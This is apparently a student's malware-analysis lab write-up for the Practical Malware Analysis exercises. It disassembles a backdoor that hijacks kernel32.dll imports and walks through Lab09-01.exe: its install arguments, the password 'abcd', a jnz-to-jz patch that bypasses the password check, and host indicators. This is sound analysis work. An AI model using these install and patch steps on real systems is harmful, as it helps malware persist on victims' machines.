This address doesn't appear anywhere except the beginning of function:




It means that it has not defined CommandLine already. The value appears on a runtime, when command is received from server.Variables has negative, while arguments - positive value.

CommandLine is the variable. **buf** contains the received command and **CommandLine** contains what to execute. The difference between buf and CommandLine are 5 bytes. 1000h-FFBh=**5** (h means in hexdecimal).

```
-00000000000011FF                   db ? ; undefined
-00000000000011FE                   db ? ; undefined
-00000000000011FD                   db ? ; undefined
-00000000000011FC                   db ? ; undefined
-00000000000011FB                   db ? ; undefined
-00000000000011FA                   db ? ; undefined
-00000000000011F9                   db ? ; undefined
-00000000000011F8 hObject           dd ?                    ; offset
-00000000000011F4 name              sockaddr ?
-00000000000011E4 ProcessInformation _PROCESS_INFORMATION ?
-00000000000011D4 StartupInfo       _STARTUPINFOA ?
-0000000000001190 WSAData           WSAData ?
-0000000000001000 buf               db ?
-0000000000000FFF var_FFF           db ?
-0000000000000FFE                   db ? ; undefined
-0000000000000FFD                   db ? ; undefined
-0000000000000FFC                   db ? ; undefined
-0000000000000FFB CommandLine       db ?
-0000000000000FFA                   db ? ; undefined
-0000000000000FF9                   db ? ; undefined
-0000000000000FF8                   db ? ; undefined
-0000000000000FF7                   db ? ; undefined
-0000000000000FF6                   db ? ; undefined
-0000000000000FF5                   db ? ; undefined
-0000000000000FF4                   db ? ; undefined
-0000000000000FF3                   db ? ; undefined
SP+0000000000000208
```

If we look at the received buff command, we got "**exec**", which is 4 bytes long. Mostly the space (fifth byte) is the separator between exec and CommandLine.Strings are the arrays (index will be visualized as the arrow where it points). Index points before or after the symbol, not on the letter itself. Every array starts from zero index —

[0] (before "**e**" letter). Index of [1] -points after "e" and before"x".




If command is "**q**" exits loop.If none of them — Sleep for 1 minute andloop.


When executable is found, calls mv_mapfile function (renamed by myself). Opens executable (CreateFileA). Creates mapping object (CreateFileMappingA). Maps file in to the memory (MapViewOfFile).

```
; int __cdecl mv_mapfile(LPCSTR lpFileName)
_mv_mapfile proc near

var_C= dword ptr -0Ch
hObject= dword ptr -8
var_4= dword ptr -4
lpFileName= dword ptr  4

sub     esp, 0Ch
push    ebx
mov     eax, [esp+10h+lpFileName]
push    ebp
push    esi
push    edi
push    0                   ; hTemplateFile
push    0                   ; dwFlagsAndAttributes
push    OPEN_EXISTING       ; dwCreationDisposition
push    0                   ; lpSecurityAttributes
push    FILE_SHARE_READ     ; dwShareMode
push    GENERIC_ALL         ; dwDesiredAccess
push    eax                 ; lpFileName
call    ds:CreateFileA
push    0                   ; lpName
push    0                   ; dwMaximumSizeLow
push    0                   ; dwMaximumSizeHigh
push    PAGE_READWRITE      ; flProtect
push    0                   ; lpFileMappingAttributes
push    eax                 ; hFile
mov     [esp+34h+var_4], eax
call    ds:CreateFileMappingA
push    0                   ; dwNumberOfBytesToMap
push    0                   ; dwFileOffsetLow
push    0                   ; dwFileOffsetHigh
push    FILE_MAP_ALL_ACCESS ; dwDesiredAccess
push    eax                 ; hFileMappingObject
mov     [esp+30h+hObject], eax
call    ds:MapViewOfFile
mov     esi, eax
test    esi, esi
mov     [esp+1Ch+var_C], esi
jz      loc_4011D5
```

Esi register points to start of the file.mov ebp, [esi + **3Ch**];
dosheader->e_lfanew
cmp dword ptr [ebp+0], 4550h ; Check if valid 'PE' header.
To understand this you should know PE structure.




Explanation:
File is opened in PEViewer. 3Ch (RVA-Relative virtual address)points to **offset to New EXE Header**. In order to get the value (Data), it should be de referenced [] brackets grabs whats at that address: E8h (in our example).
DosHeader->e_lfanew (equivalent in c++)




However grabbed **offset to New EXE Header** is another address.Should be de referenced again.


Image_NT_Signature is at the address **E8h** (RVA)**.**



Checks if valid PE file:
ImageNtHeaders->Signature != 'PE' (equivalent in c++)Call **IsBadReadPtr** to check if the calling process has read access tothat memory region.



String **Str1** is compared to “kernel32.dll”.



Two instructions represents strlen (repne scasb) and memcpy (repmovsd).Using repne scasb we get length of the string.rep movsd instruction moves byte from esi to edi register ecx times (ecx =string length).mov esi, offset dword_403010

```
.data:00403010 dword_403010    dd 6E72656Bh            ; DATA XREF: _mv_mapfile+ECto
.data:00403010                                         ; _main+1A8tr
.data:00403014 dword_403014    dd 32333165h            ; DATA XREF: _main+1B9tr
.data:00403018 dword_403018    dd 6C6C642Eh            ; DATA XREF: _main+1C2tr
.data:0040301C dword_40301C    dd 0                    ; DATA XREF: _main+1CBtr
```

If we open dword_403010 we see that is actually ascii letters (looking in ascii table we see that numbers and letters startsfrom 30h to 7Ah)

Dec	Hx	Oct	Char	Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr
0	0	000	NUL (null)	32	20	040		Space	64	40	100	@	@	96	60	140	`	`
1	1	001	SOH (start of heading)	33	21	041	!	!	65	41	101	A	A	97	61	141	a	a
2	2	002	STX (start of text)	34	22	042	"	"	66	42	102	B	B	98	62	142	b	b
3	3	003	ETX (end of text)	35	23	043	#	#	67	43	103	C	C	99	63	143	c	c
4	4	004	EOT (end of transmission)	36	24	044	$	$	68	44	104	D	D	100	64	144	d	d
5	5	005	ENQ (enquiry)	37	25	045	%	%	69	45	105	E	E	101	65	145	e	e
6	6	006	ACK (acknowledge)	38	26	046	&	&	70	46	106	F	F	102	66	146	f	f
7	7	007	BEL (bell)	39	27	047	'	'	71	47	107	G	G	103	67	147	g	g
8	8	010	BS (backspace)	40	28	050	(	(	72	48	110	H	H	104	68	150	h	h
9	9	011	TAB (horizontal tab)	41	29	051	)	)	73	49	111	I	I	105	69	151	i	i
10	A	012	LF (NL line feed, new line)	42	2A	052	*	*	74	4A	112	J	J	106	6A	152	j	j
11	B	013	VT (vertical tab)	43	2B	053	+	+	75	4B	113	K	K	107	6B	153	k	k
12	C	014	FF (NP form feed, new page)	44	2C	054	,	,	76	4C	114	L	L	108	6C	154	l	l
13	D	015	CR (carriage return)	45	2D	055	-	-	77	4D	115	M	M	109	6D	155	m	m
14	E	016	SO (shift out)	46	2E	056	.	.	78	4E	116	N	N	110	6E	156	n	n
15	F	017	SI (shift in)	47	2F	057	/	/	79	4F	117	O	O	111	6F	157	o	o
16	10	020	DLE (data link escape)	48	30	060	0	0	80	50	120	P	P	112	70	160	p	p
17	11	021	DC1 (device control 1)	49	31	061	1	1	81	51	121	Q	Q	113	71	161	q	q
18	12	022	DC2 (device control 2)	50	32	062	2	2	82	52	122	R	R	114	72	162	r	r
19	13	023	DC3 (device control 3)	51	33	063	3	3	83	53	123	S	S	115	73	163	s	s
20	14	024	DC4 (device control 4)	52	34	064	4	4	84	54	124	T	T	116	74	164	t	t
21	15	025	NAK (negative acknowledge)	53	35	065	5	5	85	55	125	U	U	117	75	165	u	u
22	16	026	SYN (synchronous idle)	54	36	066	6	6	86	56	126	V	V	118	76	166	v	v
23	17	027	ETB (end of trans. block)	55	37	067	7	7	87	57	127	W	W	119	77	167	w	w
24	18	030	CAN (cancel)	56	38	070	8	8	88	58	130	X	X	120	78	170	x	x
25	19	031	EM (end of medium)	57	39	071	9	9	89	59	131	Y	Y	121	79	171	y	y
26	1A	032	SUB (substitute)	58	3A	072	:	:	90	5A	132	Z	Z	122	7A	172	z	z
27	1B	033	ESC (escape)	59	3B	073	;	;	91	5B	133	[	[	123	7B	173	{	{
28	1C	034	FS (file separator)	60	3C	074	<	<	92	5C	134	\	\	124	7C	174			|
29	1D	035	GS (group separator)	61	3D	075	=	=	93	5D	135	]	]	125	7D	175	}	}
30	1E	036	RS (record separator)	62	3E	076	>	>	94	5E	136	^	^	126	7E	176	~	~
31	1F	037	US (unit separator)	63	3F	077	?	?	95	5F	137	_	_	127	7F	177	&#127;	DEL

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
By pressing “a” (convert data to string in IDA) two times we get“kerne**1**32.dll”:

```
.data:00403010 aKerne132Dll    db 'kerne132.dll',0     ; DATA XREF: _mv_mapfile+ECto
```

String **Str1** is our source, which is “kerne**l**32.dll” and replacedby the string kernel**1**32.dll (destination).Access import table: mov ecx, [ebp+80h] ; Import table RVA: E8h+80h=168h



iv. How could you remove this malware once it is installed?

Malware could be removed replacing imports to original "kernel32.dll" for every executable. Using automated program orscript to do this.Or original "kernel32.dll" replaced of "kerne**1**32.dll"Or reinstall windows operating system.

d. Analyze the malware found in the file Lab09-01.exe using OllyDbg and IDA Pro to answer the following questions. This malware was initially analyzed in the Chapter 3 labs using basic static and dynamic analysis techniques

i. How can you get this malware to install itself?

To install this malware, we need to reach the function @0x00402600. In this function, we can see function call to OpenSCManagerA, ChangeServiceConfigA, CreateServiceA, CopyFileA and registry creation. All these are functions to make the malware persistence.

To get to the install function @0x00402600 we would need to run this malware with either 2 or 3 arguments (excluding program name). We would need to enter a correct passcode as the last argument and "-in" as the 1st argument.

To install the malware just execute it as "**Lab09-01.exe -in abcd**"

We can also choose to patch the following opcode "**jnz**" to "**jz**" at address 0x00402B38 to bypass the passcode check.

```
.text:00402B1D loc_402B1D:                             ; CODE XREF: _main+11↑j
.text:00402B1D                 mov     eax, [ebp+argc]
.text:00402B20                 mov     ecx, [ebp+argv]
.text:00402B23                 mov     edx, [ecx+eax*4-4]
.text:00402B27                 mov     [ebp+var_4], edx
.text:00402B2A                 mov     eax, [ebp+var_4]
.text:00402B2D                 push    eax
.text:00402B2E                 call    passcode        ; abcd
.text:00402B33                 add     esp, 4
.text:00402B36                 test    eax, eax
.text:00402B38                 jnz     short loc_402B3F
.text:00402B3A                 call    DeleteFile
.text:00402B3F ; ---------------------------------------------------------------------------
.text:00402B3F
.text:00402B3F loc_402B3F:                             ; CODE XREF: _main+48↑j
.text:00402B3F                 mov     ecx, [ebp+argv]
.text:00402B42                 mov     edx, [ecx+4]
.text:00402B45                 mov     [ebp+var_1820], edx
.text:00402B4B                 push    offset aIn      ; unsigned __int8 *
.text:00402B50                 mov     eax, [ebp+var_1820]
.text:00402B56                 push    eax             ; unsigned __int8 *
.text:00402B57                 call    __mbscmp
.text:00402B5C                 add     esp, 8
.text:00402B5F                 test    eax, eax
.text:00402B61                 jnz     short loc_402BC7
.text:00402B63                 cmp     [ebp+argc], 3
.text:00402B67                 jnz     short loc_402B9A
.text:00402B69                 push    400h
.text:00402B6E                 lea     ecx, [ebp+ServiceName]
.text:00402B74                 push    ecx             ; char *
.text:00402B75                 call    getCurrentFileName
.text:00402B7A                 add     esp, 8
.text:00402B7D                 test    eax, eax
.text:00402B7F                 jz      short loc_402B89
.text:00402B81                 or      eax, 0FFFFFFFFh
.text:00402B84                 jmp     loc_402D78
.text:00402B89 ; ---------------------------------------------------------------------------
```


if you want to install it with a custom service name such as jmpRSP, you may execute it as "**Lab09-01.exe -in jmpRSP abcd**".

ii. What are the command-line options for this program? What is the password requirement?

The 4 command line accepted by the program are


1. -in; install
2. -re; uninstall
3. -cc; parse registry and prints it out
4. -c; set Registry

The password for this malware to execute is "abcd". Analyzing the function @0x00402510, we can easily derive this password. The below image contains comments that explains how I derived that the passcode is "abcd".



iii. How can you use OllyDbg to permanently patch this malware, so that it doesn't require the special command-line password?

As mentioned in Question i, we just need to patch 0x00402B38 to jz. To patch the malware in ollydbg, run the program in ollydbg and go to the address 0x00402B38.



Right click on the address and press Ctrl-E (edit binary). Change the hex from 75 to 74 as shown below.





Figure 4. Edit Binary



The next step is to save the changes. Right click in the disassembly window and select copy to executable -> all modifications. Then proceed to save into a file.

iv. What are the host-based indicators of this malware?

To answer this question lets look at the dynamic analysis observations and IDA Pro codes.




Figure 6. Registry trails in IDA Pro




Figure 7. Proc Mon captured WriteFile and RegSetValue




Figure 8.

Regshot captured registry creation and service creation

Figure 9. The service created in registry

